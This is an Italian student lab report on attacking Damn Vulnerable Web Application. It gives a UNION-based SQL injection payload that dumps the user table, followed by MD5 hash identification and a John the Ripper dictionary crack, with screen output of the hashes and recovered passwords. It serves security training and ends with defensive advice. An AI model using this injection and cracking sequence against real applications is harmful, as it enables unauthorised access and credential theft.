Relazione sull'Attività di Password Cracking con DVWA e Kali Linux

Introduzione

L'obiettivo di questa attività è stato quello di recuperare le password hashate presenti nel database della **Damn Vulnerable Web Application (DVWA)** e decifrarle utilizzando strumenti di cracking su **Kali Linux**.

Accesso a DVWA e Recupero degli Hash

Dopo aver effettuato l'accesso a **DVWA**, mi sono recato nella sezione **SQL Injection**.

Ho eseguito il seguente comando SQL per estrarre la lista degli utenti e le rispettive password hashate dal database:
' UNION SELECT user, password FROM users -- '

Questo comando ha permesso di ottenere gli **hash delle password** contenuti nella tabella `users` del database.

Creazione del File per gli Hash

Dopo aver ottenuto gli hash, mi sono recato sul prompt dei comandi di **Kali Linux**.

Ho creato un file di testo chiamato `hashes.txt` e vi ho copiato tutti gli hash recuperati.
nano hashes.txt
(Qui ho incollato gli hash e poi ho salvato il file.)

Identificazione del Tipo di Hash

Per identificare il tipo di hash, ho utilizzato il comando:
hashid -m hashes.txt

L'output ha confermato che gli hash erano di tipo **MD5**.

Preparazione della Wordlist

Ho verificato la posizione della wordlist `rockyou.txt.gz` con il comando:
ls /usr/share/wordlists/

Essendo un file compresso (`.gz`), ho proceduto con l'estrazione utilizzando:
sudo gzip -d /usr/share/wordlists/rockyou.txt.gz

Dopo l'estrazione, la wordlist era disponibile in `/usr/share/wordlists/rockyou.txt`.

Cracking delle Password con John the Ripper

Per eseguire il cracking degli hash MD5, ho utilizzato **John the Ripper** con il seguente comando:

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt


Il tool ha elaborato gli hash e restituito le password in chiaro per gli utenti presenti nel database di **DVWA**.

Conclusione

Attraverso questa procedura, ho dimostrato come sia possibile sfruttare le vulnerabilità di una web application per estrarre hash di password e decifrarli utilizzando strumenti di cracking. Questo esercizio sottolinea l'importanza di:

- **Evitare l'uso di algoritmi di hashing deboli come MD5**.
- **Utilizzare tecniche di protezione avanzate come salting e hashing robusto**.
- **Adottare password complesse** per evitare attacchi di tipo dizionario.

L'attività è stata svolta con successo e tutte le password hash sono state recuperate in chiaro.


Firefox ESR
Browse the World Wide Web
192.168.40.101/dvwa/vulnerabilities/sqli/?id='+UNION+SELECT+user%2C+password+FROM+users+--+'&Submit=Submit#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' UNION SELECT user, password FROM users -- '
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: ' UNION SELECT user, password FROM users -- '
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: ' UNION SELECT user, password FROM users -- '
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: ' UNION SELECT user, password FROM users -- '
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: ' UNION SELECT user, password FROM users -- '
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


kali@kali: ~
File Actions Edit View Help
[+] NTLM [Hashcat Mode: 1000]
[+] Domain Cached Credentials [Hashcat Mode: 1100]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900]
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000]
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128
[+] NTLM [Hashcat Mode: 1000]
[+] Domain Cached Credentials [Hashcat Mode: 1100]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900]
--End of file 'hashes.txt'--
┌──(kali㉿kali)-[~]
└─$ ls /usr/share/wordlists/
amass dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi john.lst legion metasploit nmap.lst rockyou.txt.gz sqlmap.txt wfuzz wifite.txt
┌──(kali㉿kali)-[~]
└─$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2025-03-06 09:16) 57.14g/s 41142p/s 41142c/s 54857C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
┌──(kali㉿kali)-[~]
└─$